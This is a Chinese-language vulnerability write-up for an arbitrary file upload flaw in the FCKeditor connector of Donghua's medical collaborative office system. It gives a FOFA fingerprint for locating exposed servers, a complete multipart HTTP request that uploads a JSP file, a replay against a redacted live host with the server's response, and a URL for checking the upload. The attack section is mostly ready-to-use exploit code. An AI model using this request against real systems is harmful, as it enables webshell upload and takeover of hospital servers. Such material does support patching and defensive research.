D9-1东华-医疗协同办公系统-文件上传

漏洞描述：

东华医疗协同办公系统 connector接口处存在任意文件上传漏洞，攻击者可通过该漏洞在服务器端任意执行代码，写入后门，获取服务器权限，进而控制整个 web 服务器。

网站图片：

DHC 东华软件
东华医疗协同办公系统
欢迎登录
请输入用户名/手机号...
请输入密码...
重置
登录
移动端下载
iMedical® ALL-IN-ONE 东华数字医疗
©2014-2016 东华软件股份公司版权所有 | 联系我们 | 加入我们 | 东华医疗协同办公系统

网络测绘：

fofa语法：


FOFA：body="/skin/charmBlue/css/dialog.css"

漏洞复现：

payload：

```
POST /common/FCKeditor/editor/filemanager/browser/default/connectors/jsp/connector?Command=FileUpload&Type=&CurrentFolder=/ HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryt1qdEWTI01cj5BLV
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Connection: close

------WebKitFormBoundaryt1qdEWTI01cj5BLV
Content-Disposition: form-data; name="NewFile"; filename="2.jsp"
Content-Type: image/jpeg

<% out.println("Hello, World!"); %>
------WebKitFormBoundaryt1qdEWTI01cj5BLV
Content-Disposition: form-data; name="Submit"

upload
------WebKitFormBoundaryt1qdEWTI01cj5BLV--
```

效果图:




```
POST /common/FCKeditor/editor/filemanager/browser/default/connectors/jsp/connector?Command=FileUpload&Type=&CurrentFolder=/ HTTP/1.1
Host: [redacted]:8099
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryt1qdEWTI01cj5BLV
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Connection: close

------WebKitFormBoundaryt1qdEWTI01cj5BLV
Content-Disposition: form-data; name="NewFile"; filename="2.jsp"
Content-Type: image/jpeg

<% out.println("Hello, World!"); %>
------WebKitFormBoundaryt1qdEWTI01cj5BLV
Content-Disposition: form-data; name="Submit"

upload
------WebKitFormBoundaryt1qdEWTI01cj5BLV--
```

```
HTTP/1.1 200
Set-Cookie: JSESSIONID=3CBDAB7BF28933406A8
Cache-Control: no-cache
Content-Type: text/html; charset=utf-8
Date: Fri, 29 Dec 2023 07:57:03 GMT
Connection: close
Content-Length: 104

<script type="text/javascript">
window.parent.frames['frmUpload'].OnUpload
</script>
```

验证url

```
http://your-ip/common/FCKeditor/UserFiles/2.jsp
```



~~https~~://[redacted]9/common/FCKeditor/UserFiles/2.jsp

Hello, World!